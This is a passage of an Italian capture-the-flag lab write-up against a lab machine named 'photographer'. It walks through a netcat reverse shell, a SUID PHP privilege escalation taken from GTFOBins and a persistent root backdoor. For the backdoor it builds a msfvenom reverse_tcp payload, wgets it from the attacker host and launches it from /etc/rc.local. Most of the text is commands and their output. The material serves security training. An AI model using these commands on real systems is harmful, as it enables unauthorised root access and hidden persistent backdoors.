


Figura 41: Il file iniettato è visibile dalla porta 8000

## 5.3 Listener Netcat e soluzione prima sfida

È fondamentale configurare un listener sulla porta specificata nel file attraverso **Netcat** con il comando:

```
nc -nlvp 5000
```

```
listening on [any] 5000 ...
connect to [172.16.62.136] from (UNKNOWN) [172.16.62.148] 53390
Linux photographer 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:
48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 19:36:27 up  8:14,  1 user,  load average: 0.02, 0.01, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
guest-r1  tty7     :0            10May24  49days 18.86s  0.29s /sbin/upstart
--user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

*Figura 42: Listener Netcat in ascolto*

Dal server web, clicchiamo su "download file" ed otteniamo una shell sul listener. Utilizziamo i comandi **id** e **whoami** per verificare di essere autenticati come utente **www-data**.

```
www-data@photographer:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@photographer:/$ whoami
whoami
www-data
```

*Figura 43: Otteniamo le informazioni sull'utente usato attraverso la shell*

Esplorando la directory **/home** e utilizzando il comando **ls -la**, troviamo la directory **daisa**. All'interno di questa cartella troviamo il file **user.txt** che conterrà il nostro primo flag.

```
www-data@photographer:/$ cd /home
cd /home
www-data@photographer:/home$ ls -la
ls -la
total 32
drwxr-xr-x  5 root  root   4096 Jul 20  2020 .
drwxr-xr-x 24 root  root   4096 Jun 28  05:49 ..
drwxr-xr-x 17 agi   agi    4096 Jul 21  2020 agi
drwxr-xr-x 16 daisa daisa   4096 Jul 20  2020 daisa
drwx-----  2 root  root  16384 Feb 28  2019 lost+found
```

*Figura 44: Directory /home*

```
www-data@photographer:/home$ ls daisa
ls daisa
Desktop      Downloads  Pictures  Templates  examples.desktop
Documents    Music      Public    Videos     user.txt
www-data@photographer:/home$ cat daisa/user.txt
cat daisa/user.txt
d41d8cd98f00b204e9800998ecf8427e
```

*Figura 45: Risoluzione della sfida sulla prima bandiera*

## 6 Privilege escalation

Una volta ottenuto l'accesso alla macchina target, l'obiettivo è elevare i privilegi ottenendo i permessi di root. La privilege escalation è verticale, cioè consiste nel passare da semplici utenti ad utenti root.

### 6.1 File con SUID attivo

Con la shell creata precedentemente attraverso **Netcat**, eseguiamo un comando per trovare i file binari con il bit SUID attivo. Il bit SUID (Set User ID) è un permesso speciale che permette agli utenti di eseguire un file con i privilegi del proprietario del file stesso, anziché con i propri permessi. Questo è particolarmente utile per eseguire programmi che richiedono privilegi elevati. Tuttavia, se mal configurato, può essere sfruttato per ottenere accesso root non autorizzato.

Digitiamo il comando:

```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

*Figura 46: Elenco dei file con il bit SUID attivo*

Concentriamoci su `/usr/bin/php7.2` ed eseguiamo `ls -la` per confermare che abbia il bit SUID impostato. Ciò significa che possiamo eseguire il file binario nel contesto dell'utente proprietario, ovvero root.

```
-rwsr-xr-x 1 root root 4883680 Jul  9 2020 /usr/bin/php7.2
```

Figura 47: Dettagli del file `/usr/bin/php7.2` con il bit SUID attivo

Questo comando mostra i dettagli del file `/usr/bin/php7.2`, confermando che ha il bit SUID impostato.

## 6.2 Escalation dei Privilegi con PHP

Successivamente, andiamo su [GTFOBins](#) per vedere se ci sono informazioni sull'escalation dei privilegi tramite binari PHP. GTFOBins è una risorsa online che fornisce una lista di binari Unix che possono essere utilizzati per eseguire comandi arbitrari con privilegi elevati.

 / php ☆ Star 10,342

Shell Command Reverse shell File upload File download File write File read SUID Sudo Capabilities

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

- (a) 

```
export CMD="/bin/sh"
php -r 'system(getenv("CMD"));
```
- (b) 

```
export CMD="/bin/sh"
php -r 'passthru(getenv("CMD"));
```
- (c) 

```
export CMD="/bin/sh"
php -r 'print(shell_exec(getenv("CMD")));'
```
- (d) 

```
export CMD="/bin/sh"
php -r '$r=array(); exec(getenv("CMD"), $r); print(join("\n",$r));'
```
- (e) 

```
export CMD="/bin/sh"
php -r '$h=@popen(getenv("CMD"),"r"); if($h){ while(!feof($h)) echo(fread($h,4096)); pclose($h);
```

### Command

It can be used to break out from restricted environments by running non-interactive system commands.

```
export CMD="id"
php -r '$p = array(array("pipe","r"),array("pipe","w"),array("pipe", "w")); $h = @proc_open(getenv("C
```

Figura 48: Esempi di comandi PHP su GTFOBins

Troviamo una pagina su GTFOBins che si concentra sull'uso di PHP con SUID. Se un binario PHP ha il bit SUID impostato, può essere abusato per accedere al file system, eseguire comandi o mantenere privilegi elevati come backdoor SUID. Viene suggerito il seguente comando:

```
php -r "pcntl_exec('/bin/sh', ['-p']);"
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .  
CMD="/bin/sh"  
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Figura 49: Dettagli su SUID e PHP su GTFOBins

Questo comando utilizza PHP per eseguire una shell (`/bin/sh`) con i privilegi elevati. Il metodo `pcntl_exec` in PHP consente di eseguire programmi in modo simile a `exec` in C, e l'opzione `[-p]` mantiene i privilegi SUID durante l'esecuzione della shell.

Per verificare che la versione di PHP sia compatibile, eseguiamo:

```
php -v
```

```
PHP 7.2.32-1+ubuntu16.04.1+deb.sury.org+1 (cli) (built: Jul  9 2020 16:33:33)  
( NTS )  
Copyright (c) 1997-2018 The PHP Group  
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies  
with Zend OPcache v7.2.32-1+ubuntu16.04.1+deb.sury.org+1, Copyright (c) 1  
999-2018, by Zend Technologies
```

Figura 50: La versione PHP usata è 7.2.32

Consultando il manuale di `pcntl_exec`, scopriamo che questa versione supporta il comando.

Dopo aver confermato che la versione di PHP è compatibile, usiamo il comando:

```
php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Con questo comando, otteniamo i privilegi di root. Per conferma, eseguiamo i comandi `id` e `whoami` per verificare il nostro nuovo stato con privilegi elevati. Successivamente,



visualizziamo le directory accessibili con il comando **ls**, notando una directory denominata **'root'**.

```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
```

*Figura 51: Esecuzione shell come utente root*

Entrando nella directory **root**, scopriamo un file di testo **'proof.txt'**. Visualizziamo il file ed otteniamo la seconda bandiera.

```
cd root
ls -la
total 44
drwx----- 4 root root 4096 Jul 21 2020 .
drwxr-xr-x 24 root root 4096 Jun 28 05:49 ..
-rw----- 1 root root 49 Jul 21 2020 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Feb 26 2019 .cache
-rw----- 1 root root 216 Jul 20 2020 .mysql_history
drwxr-xr-x 2 root root 4096 Jul 20 2020 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 5223 Jul 21 2020 .viminfo
-rw----- 1 root root 2084 Jul 21 2020 proof.txt
cat proof.txt
```

*Figura 52: Directory root*



## 7 Maintaning access

Nel contesto di un'attività di Penetration Testing, una volta ottenuti i massimi privilegi su una macchina target, è possibile installare una backdoor per mantenere l'accesso anche dopo l'applicazione di eventuali patch alle vulnerabilità individuate. Una backdoor persistente può essere configurata utilizzando una reverse shell che si connette alla macchina Kali, permettendo di accettare comandi da essa.

### 7.1 Generazione di una reverse shell tramite Metasploit

**Metasploit** offre uno strumento chiamato **msfvenom** che consente di creare un eseguibile pronto all'uso per una reverse shell da installare sulla macchina target. Dalla macchina Kali, viene avviata la console di Metasploit e viene eseguito il comando:

```
msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp LHOST=172.16.62.136  
LPORT=5555 -f elf -o shell.elf
```

Questa backdoor non richiede un meccanismo di autenticazione.

```
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes  
Saved as: shell.elf
```

*Figura 54: Generazione reverse shell*

### 7.2 Script per avviare la reverse shell

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è stato utilizzato il comando **nano** per creare uno script **in.sh** che richiama in loop la reverse shell precedentemente generata. La presenza del loop serve ad evitare la terminazione della backdoor al termine della prima interazione con la macchina Kali.

```
#!/bin/sh  
while true  
do  
/etc/init.d/shell.elf  
done
```

*Figura 55: Contenuto script in.sh*

## 7.3 Trasferimento della backdor sulla macchina target

Poiché, in seguito all'escalation dei privilegi, abbiamo ottenuto l'accesso alla macchina vittima con privilegi amministrativi, abbiamo trasferito i file **in.sh** e **shell.elf** nella directory **/tmp** per comodità, utilizzando una connessione Web Server.

Per avviare il server sulla macchina attaccante usiamo il seguente comando:

```
python3 -m http.server 8080
```

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Figura 56: La macchina Kali ha avviato il server

Sul terminale della vittima, per scaricare il file **in.sh** e inserirlo nella cartella **/etc/init.d/**, è stato utilizzato il comando:

```
wget http://172.16.62.136:8080/in.sh -O /etc/init.d/in.sh
```

Per scaricare il file **shell.elf** e inserirlo nella cartella **/etc/init.d/** del target:

```
wget http://172.16.62.136:8080/shell.elf -O /etc/init.d/shell.elf
```

```
172.16.62.148 - - [05/Jul/2024 21:04:12] "GET /in.sh HTTP/1.1" 200 -
172.16.62.148 - - [05/Jul/2024 21:04:18] "GET /shell.elf HTTP/1.1" 200 -
```

Figura 57: Dal server della macchina Kali ci assicuriamo che non ci siano stati errori

Infine, per rendere i file eseguibili, sulla macchina target, utilizziamo il comando **chmod +x**.

```
chmod +x shell.elf
chmod +x in.sh
```

Figura 58: Aggiunta del bit di esecuzione sui file

## 7.4 Attivazione della backdoor

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è necessario configurare il file **in.sh** come servizio da eseguire all'avvio. Questo può essere fatto modificando il file **/etc/rc.local** per includere il comando che avvia **in.sh**.

Con il comando **'sed -i '\$d' /etc/rc.local'** rimuoviamo l'ultima riga del file **/etc/rc.local**, che di solito è **exit 0**. Questo ci permette di aggiungere nuovi comandi prima di questa riga finale.

Successivamente, il comando **'echo "sh /etc/init.d/in.sh" >> /etc/rc.local'** permette di aggiungere l'istruzione per eseguire **in.sh** all'avvio del sistema, inserendola alla fine del file **rc.local**.

Infine, il comando **'echo "exit 0" >> /etc/rc.local'** ripristina la riga **exit 0** alla fine del file.

```
sed -i '$d' /etc/rc.local
echo "sh /etc/init.d/in.sh" >> /etc/rc.local
echo "exit 0" >> /etc/rc.local
```

Figura 59: Configurazione del file in.sh come servizio eseguibile all'avvio

## 7.5 Collegamento alla backdoor da parte della macchina attaccante

Dopo l'installazione della backdoor sulla macchina target, è possibile accedervi dalla macchina Kali senza utilizzare le credenziali d'accesso. Per fare ciò, basta aprire la console di Metasploit ed eseguire i seguenti comandi per caricare l'exploit e il payload necessari per connettersi alla backdoor creata. Questi comandi configurano un modulo handler generico per instaurare una connessione di tipo reverse:

```
$ use exploit/multi/handler
$ set LHOST 172.16.62.136
$ set LPORT 555
$ set payload linux/x64/shell/reverse_tcp
```

Ed eseguiamo con il comando:

```
$ run
```

```
use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.16.62.136
LHOST => 172.16.62.136
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > run
```

Figura 60: Configurazione modulo handler

Dopo aver riavviato la macchina, ci si collega alla macchina target acquisendo immediatamente i privilegi di root, poiché la reverse shell, essendo stata installata con l'utente root, viene eseguita con i relativi privilegi.

```
[*] Started reverse TCP handler on 172.16.62.136:5555
whoami
[*] Sending stage (38 bytes) to 172.16.62.148
[*] Command shell session 1 opened (172.16.62.136:5555 -> 172.16.62.148:53102) at 2024-07-05 21:18:37 +0200
root
```

Figura 61: Accesso alla macchina target con le credenziali di root

## 8 Bibliografia

- Exploit DB, archivio di exploit. Disponibile su: <https://www.exploit-db.com/> ;
- GTFOBins, lista di binari Unix. Disponibile su: <https://gtfobins.github.io/> ;